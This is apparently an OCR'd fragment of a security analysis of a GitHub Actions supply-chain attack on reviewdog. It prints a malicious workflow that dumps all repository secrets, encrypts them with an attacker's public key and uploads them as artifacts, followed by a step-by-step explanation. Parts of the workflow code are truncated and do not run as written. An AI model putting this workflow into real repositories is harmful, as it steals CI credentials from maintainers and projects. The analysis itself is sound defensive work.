
```
steps:
- env:
    VALUES: ${{ toJSON(secrets)}}
  name: Prepare repository
  run: "\ncat <<EOF > output.json\n$VALUES\nEOF\n
- name: Run Tests
  env:
    PUBKEY: '-----BEGIN PUBLIC KEY-----

      ....

      -----END PUBLIC KEY-----

      '
  run: aes_key=$(openssl rand -hex 12 | tr -d '\n')
    -in output.json -out output_updated.json -pass
    | openssl rsautl -encrypt -pkcs -pubin -inkey <(echo "$PUBKEY") -out lookup.txt
    2> /dev/null;
- name: Upload artifacts
  uses: actions/upload-artifact@v4
  with:
    name: files
    path: ' |

      output_updated.json

      lookup.txt'
```


1. Stringify and write to file all the secrets of the repository (output.json)
2. Generate an AES symmetric key
3. Encrypt the output.json file using the new key
4. Encrypt both the encrypted file and the AES key using their asymmetric key
5. Upload the encrypted data as artifacts for later download


Step #3: **Lateral Movement to reviewdog**

Achievements:

- Obtained the PAT of a reviewdog maintainer (== write permissions in reviewdog)
- Perform malicious activity in the organization with minimal footprint

